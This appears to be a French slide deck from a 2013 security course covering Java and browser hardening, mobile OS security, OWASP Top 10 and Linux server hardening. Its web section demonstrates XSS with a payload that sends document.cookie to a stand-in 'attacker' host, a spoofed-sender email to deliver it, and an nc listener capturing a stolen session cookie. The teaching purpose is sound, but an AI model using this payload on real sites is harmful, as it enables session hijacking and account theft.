–http://technet.microsoft.com/en-us/library/dn283963.aspx#BKMK_Malware (malware mitigation in Windows)

–<http://download.microsoft.com/download/D%2f2%2fC%2fD2C59833-F62B-4122-B9A-019152BF4731%2fMalware%20Research%20and%20Response%20at%20Microsoft.pdf> (Microsoft anti-malware research)

–http://www.nsa.gov/ia/files/factsheets/Windows_To_Go.pdf (notes Windows 2go)

–http://www.nsa.gov/ia/files/app/Recommendations_for_Configuring_Adobe_Acrobat_Reader_XI_in_a_Windows_Environment.pdf (protection Adobe Reader NSA)

Java (language)

- Mécanismes de sécurité
 - vérifications du compilateur (types, syntaxe, visibilité, ...)
 - gestion de la mémoire
 - class loader
 - Security manager
 - resources managements (threads)
- librairies :
 - class signatures
 - access control
 - cryptography
- Frameworks :
 - ESAPI, JGuard, Shiro, etc

Java (protection)

- Limites par GPO

configuration utilisateur -> Modèles d'administration-> Système -> Tous les paramètres -> Autorisations Java

- Mises à jour (GPO ou système de patch management)
- /!\ AV pas toujours rapides dans leurs gestion de signature
- supprimer les vieilles versions de Java
- supprimer les caches.
- interdire les applications tierces
- Guide de recommandations pour Java :

<http://www.ssi.gouv.fr/fr/bonnes-pratiques/recommandations-et-guides/securite-du-poste-de-travail-et-des-serveurs/recommandations-de-securite-relatives-aux-environnements-d-execution-java-sur.html>

Bibliographie – Références

▪ Saine lecture :


- <http://www.ssi.gouv.fr/fr/anssi/publications/publications-scientifiques/autres-publications/securite-et-langage-java.html> (langage)
- <http://www.ssi.gouv.fr/IMG/pdf/JavaSec-Langage.pdf> (langage)
- <http://docs.oracle.com/javase/tutorial/essential/environment/security.html> (langage)
- http://www.java.com/en/download/faq/self_signed.xml (protection)

▪ Outils :

- <http://shiro.apache.org/> (langage et renforcement)

SSCM supplements

Integration SCCM 2012 SP1 & Intune



Serveurs / Entreprise / Réseaux / IT

technoays
2013

SSCM supplements

Gestion unifiée

Fonctionnalisées / Plateforme	Windows 8	Windows 7, Vista, XP	Windows 2 Go	Mac OS	Windows RT	Windows Phone 8	iOS	Android
Gestion des applications	✓	✓	✓	✓	✓	✓	✓	✓
Protection contre les malwares	✓	✓	✓	✓	×	×	×	×
Inventaire matériel	✓	✓	✓	✓	✓	✓	✓	✓ ¹
Inventaire logiciel	✓	✓	✓	✓	✓ ²	✓ ²	✓ ²	✓ ²
Prise en main à distance	✓	✓	✓	×	×	×	×	×
Rapports	✓	✓	✓	✓	✓	✓	✓	✓
Mises à jours logiciels	✓	✓	✓	×	✓	✓	✓ ⁴	×
Conformité	✓	✓	✓	✓	✓ ³	✓ ³	✓ ³	✓ ³
Déploiements d'OS	✓	✓	✓	×	N/A	N/A	N/A	N/A
Gestion en dehors du réseau	✓	✓	✓	×	N/A	N/A	N/A	N/A
Gestion de l'énergie	✓	✓	✓	×	×	×	×	×
Gestion de l'utilisation des logiciels	✓	✓	✓	×	×	×	×	×

¹ = Informations basiques via Exchange ActiveSync


² = Applications gérées uniquement

³ = Conformité mais sans remédiation automatisée


Serveurs / Entreprise / Réseaux / IT

Microsoft
techdays
2013

LM hash supplements



rsoc supplements



Agenda

section 1	OS et sécurité : Principes Généraux <ul style="list-style-type: none">- fondamentaux- gestion mémoire- utilisateurs
section 2	Exemples d'exploitation
section 3	Mécanismes de protection
section 4	Nomadisme et OS Mobiles
section 5	Sécurité Web
section 6	Sécurité des serveurs

Mobilité

Remote desktops

- VNC, remote desktop
- Windows DirectAccess (Remote Access)
- Attention aux configurations par défaut, aux versions vulnérables.
- VPN :
 - Mécanismes de biclefs + certificats
 - taille de clef recommandée 2048bits + (INRIA)

Laptop en mission:

- Mises à jour
 - GPO et politiques
 - Gestion des certificats
 - Recovery pour les disques chiffrés
 - Gestion des caches
-
- conseil : avoir un profil GPO spécial roaming
 - Microsoft : [http://technet.microsoft.com/en-us/library/cc781862\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc781862(v=ws.10).aspx) (GP roaming users recommendations).

OS Mobiles et Vulnérabilités

- Guide d'hygiène ANSSI :
 - règle 5 - Interdire la connexion d'équipements personnels au système d'information de l'organisme.
 - règle 8 - Identifier nommément chaque personne ayant accès au système
 - règle 13 - Privilégier lorsque c'est possible une authentification forte par carte à puce.
 - règle 14 - Mettre en place un niveau de sécurité homogène sur l'ensemble du parc informatique.

en conflit direct avec les O.S mobiles

OS mobiles :

- Le positif:
 - IOS 6+, WP8 et Android 4.3 + sont très robustes
 - mécanismes de Keystores, de signatures d'applications, de sandboxing, mécanismes de permissions, mécanismes d'effacement à distance, Device Management
 - iOS et WP8 ont un niveau de code signing avancé
 - Android a un mécanisme d'authentification poussé
 - Notions de stores d'entreprises avec validation d'applications, PKI
 - Support de multiples protocoles sécurisés, clients vpn etc...

Paradoxalement, meilleure sécurité que dans le monde PC

OS mobiles :

- Les problèmes nons-résolus :
 - OS « Untrusted »
 - Notions de rooting (Android), de JailBreaking
 - le Rootcheck est conceptuellement imparfait
 - stores parallèles: applications repackagées
 - Problèmes des orphelins
 - Où cacher un secret ?
 - désassemblage d'application aisé



iOS security: les avantages

- iOS 6+ :
 - Code signing : pages mémoires RX ou W, comparaison (hash) mémoire
 - Secure Boot, basé sur un TPM
 - Maîtrise absolue sur les applications du store. Bon processus de review
 - comptes développeurs : l'exemple de Charlie Miller
 - Pas de Java, de Flash => Apple maîtrise tout le code du terminal
 - système de chiffrement de fichiers failsafe


Android(S) Security:

- Hardware et Software :

- grande variété :

Version	Codename	API	Distribution
1.6	Donut	4	0.1%
2.1	Eclair	7	1.5%
2.2	Froyo	8	3.2%
2.3 - 2.3.2	Gingerbread	9	0.1%
2.3.3 - 2.3.7		10	36.4%
3.2	Honeycomb	13	0.1%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	25.6%
4.1.x	Jelly Bean	16	29.0%
4.2.x		17	4.0%

*Data collected during a 14-day period ending on June 3, 2013.
Any versions with less than 0.1% distribution are not shown.*




- En général le processus de « rooting » est spécifique à un terminal
- <http://forum.xda-developers.com/showthread.php?t=1282011> (exemple)
- Problème de l'update : Google – Constructeur - Opérateur

Android Security:

- Malwares :

- Part de marché
- stores parallèles (Russie, Chine)
- pas de processus de review systématiques (malgré introduction de bouncer)
- Défaut dans le mécanisme de signature d'application jusqu'à ICS.
- Familles de malwares (DroidSheep, Zitmo, FakeInst...) – SMS trojan
- /!\ à la réputation vs réalité : pas de maîtrise de la communication contrairement à Apple



Top 20 countries* for online infection risks** in Q3 2012.
Source Kaspersky

Android Security : la liberté

- possibilité d'autoriser les applications non trustées
 - Débogage par usb, sdcard
 - kernel Linux, code ouvert => gage de sécurité élevé.
Compilé en « Fortified source »
 - l'exemple des terminaux Nexus
-
- Aujourd'hui : obfuscation de code, authentication avec serveurs distants
 - Demain : secure elements

Windows Phone 8 (WP8)

- Secure Boot
- App SandBoxing
- Code Signing
- Validation d'applications similaires à Apple sur Microsoft Store
- Remote wipe, Device Management
- Chiffrement avec Bitlocker
- En + : IRM (gestions des droits)

Bibliographie – Références

▪ Saine lecture :

- http://www.securite-informatique.gouv.fr/IMG/pdf/Passeport-de-conseils-aux-voyageurs_janvier-2010.pdf conseils ssi en mobilité
- http://images.apple.com/iphone/business/docs/iOS_Security_Oct12.pdf (iOS)
- <http://source.android.com/devices/tech/security/index.html> (Android)
- <http://blogs.msdn.com/b/robmar/archive/2013/09/09/download-windows-phone-8-security-overview-whitepaper.aspx> (WP8)
- Charlie Miller « iOS Hacker's Handbook »
- http://www.nsa.gov/ia/files/os/applemac/Apple_iOS_5_Guide.pdf (guide NSA sécurisation iOS)

Sécurité Web

OWASP



<http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013%20-%20French.pdf>

Par la suite, on parlera uniquement du point de vue poste de travail.

- A1 – Injection
- A2 – Violation de Gestion d'Authentification et de Session
- A3 – Cross-Site Scripting (XSS)
- A4 – Références directes non sécurisées à un objet
- A5 – Mauvaise configuration Sécurité
- A6 – Exposition de données sensibles
- A7 – Manque de contrôle d'accès au niveau fonctionnel
- A8 - Falsification de requête intersite (CSRF)
- A9 - Utilisation de composants avec des vulnérabilités connues
- A10 – Redirections et renvois non validés


Top 10 2013 (web)

XSS : Exemple classique

```
<html>  
<body onload='alert("XSS")'></body>  
</html>
```

01.txt

```
root@bt# sendEmail -t admin@victim.com -f  
attacker@victim.com -s <smtp> -u Hi! -o message-  
file=01.txt
```



XSS : Examples

```
<html><body  
  onload='document.location.replace("http://attacker/post.a  
  sp?name=victim1&message =" + document.cookie + "<br>" +  
  "URL:" + document.location);'  
</body></html>
```

XSS : Exemple classique

```
bt ~ # nc -vlp 80
```

```
listening on [any] 80 ...
```

```
192.168.240.131: inverse host lookup failed: Unknown host
```

```
connect to [192.168.240.134] from (UNKNOWN) [192.168.240.131] 1107
```

```
GET
```

```
/post.asp?name=victim1&message=js_cipher=1;%20IceWarpWebMailSe  
ssID=f756aa83e54413de8378caf263a17ea5;%20lang=english<br>URL  
:http://localhost:32000/mail/view.html?id=8072a753e5940e13acc7420  
e77ab37a3&folder=inbox&messageindex=0&messageid=20080627170  
6410010.tmp&count=2 HTTP/1.1 Accept: image/gif, image/x-xbitmap,  
image/jpeg, image/pjpeg, */*
```

```
Referer:http://localhost:32000/mail/blankskin.html?id=8072a753e5940e  
13acc7420e77ab37a3Accept-Language: en-usAccept-Encoding: gzip,  
deflateUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2;  
.NET CLR 1.1.4322) Host: 192.168.240.134 Connection: Keep-Alive
```

La ligne de défense : les Navigateurs

Select your web browser(s)



The powerful and easy-to-use Web browser. Try the only browser with Opera Turbo technology, and speed up your Internet connection.

Install



Safari for Windows from Apple, the world's most innovative browser.

Install



Internet Explorer is the world's most widely used browser, designed by Microsoft with you in mind.

Install



Google Chrome. A fast new browser. Made for everyone.

Install



Your online security is Firefox's top priority. Firefox is free, and made to help you get the most out of the web.

Install

La ligne de défense : les Browsers


- Les “recevables” : IE9+, Firefox, Chrome, Opera, Safari
- les “recommandés” : Chrome, Firefox, IE10
- Mises à jours **obligatoires**
- possibilités de créer des profils
- possibilité (GPO) pour chrome et firefox d’interdire les add-ons
- Parfaite intégration (pour cause !) IE-GPO
- Java applets : demander confirmation
- /!\ à la liste de certificats embarqués
- suppression des caches, des fichiers temporaires
- envisager le NoScript

paranoid mode : NoScript + NoJava + no Flash + no Reader + no Plugins

Browsers

- les “protected mode”:

- plus de retour utilisateur
- Système de fichier et registre protégés en écriture
- pas de loopback, pas de rôle de serveur
- isolation des caches et cookies



```
icacls "%programfiles%\Mozilla Firefox\Firefox.exe" /setintegritylevel L
```

- IE smartscreen (9+) le rend particulièrement efficace contre les malwares envoyés par social engineering
- TPL : tracking Protection list. /!\ la vie privée, Chrome et Safari ont la réputation d’être très bavards

Bibliographie – Références

▪ Saine lecture :

- <https://nssllabs.com/reports/categories/test-reports/browser-security>
- <http://internet-browser-review.toptenreviews.com/>
- <https://www.nssllabs.com/reports/2013-browser-security-comparative-analysis-socially-engineered-malware>
- http://blogs.msdn.com/b/ie_fr/archive/2012/03/21/enhanced-protected-mode.aspx (IE10 protected mode)
- http://www.nsa.gov/ia/files/app/Deploying_and_Securing_Google_Chrome_in_a_Windows_Enterprise.pdf (Chrome en entreprise)
- standards webs Acid test : <http://acid3.acidtests.org/>
- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project (OWASP top 10)

Sécurité des Serveurs

Sécuriser un serveur : un métier

Ce pourrait être un cours entier donc on va simplement évoquer des principes

On va parler du cas Linux (le plus courant)

Principe de réduction de la surface d'attaques

- Connaître la liste de services nécessaires. Supprimer tout les autres
- Envisager des distributions “light”.
- Politique de mots de passe
 - robustes, pas nuls, pas par défaut
 - idéalement pas de mot de passes (clefs seulement)
- supprimer tout les binaires non-nécessaires

Principe de discrétion réseau

- Utiliser GrSecurity, IpTables ou autre pour minimiser les ports ouverts
- Envisager de changer les ports par défaut
- Cacher les versions de tout les softwares
- Politique de Firewall stricte (CSF, Shorewall...)
- Envisager l'utilisation de mécanismes de bannissement (Fail2ban)
- Accès SSH : pas d'accès password, pas de root

Principe de monitoring

- Avoir des logs systèmes et applicatifs, locaux et déportés
- Installer logwatch et surveiller les activités suspectes
- Linux Socket Monitor
- TripWire : pour surveiller les binaires
- Backups réguliers !
- Tout les binaires doivent être à jour.

Principe de complexification de l'exploitation

- Noyaux durcis:
 - GrSecurity pour linux. Un Must ! (comprend PaX)
- Système:
 - Hardening de sysctl.conf
 - Root Kit Hunter (rkhunter) et ChrootkitHunter
 - éventuellement HIPS
- Web:
 - ModSecurity, WAF
- Accès :
 - limiter les utilisateurs (whitelist) aux seules ressources dont ils ont besoins (conteneurs, groupes)
- flusher régulièrement les fichiers temporaires
- envisager Tomoyo, SELinux, Apparmor (suivant distribution)
- Updates !!!!

Bibliographie – Références

▪ Saine lecture :

- <http://en.wikibooks.org/wiki/Grsecurity>
- <http://www.debian.org/doc/manuals/securing-debian-howto/>
(excellente ressource debian)
- <http://www.nsa.gov/ia/files/os/redhat/rhel5-guide-i731.pdf>
(guide NSA pour sécuriser RedHat 5.0)
- <http://www.cyberciti.biz/faq/linux-kernel-etcsysctl-conf-security-hardening/> (sysctl)
- <http://www.ibm.com/developerworks/linux/tutorials/l-harden-server/l-harden-server-pdf.pdf>

Merci

Des Questions ?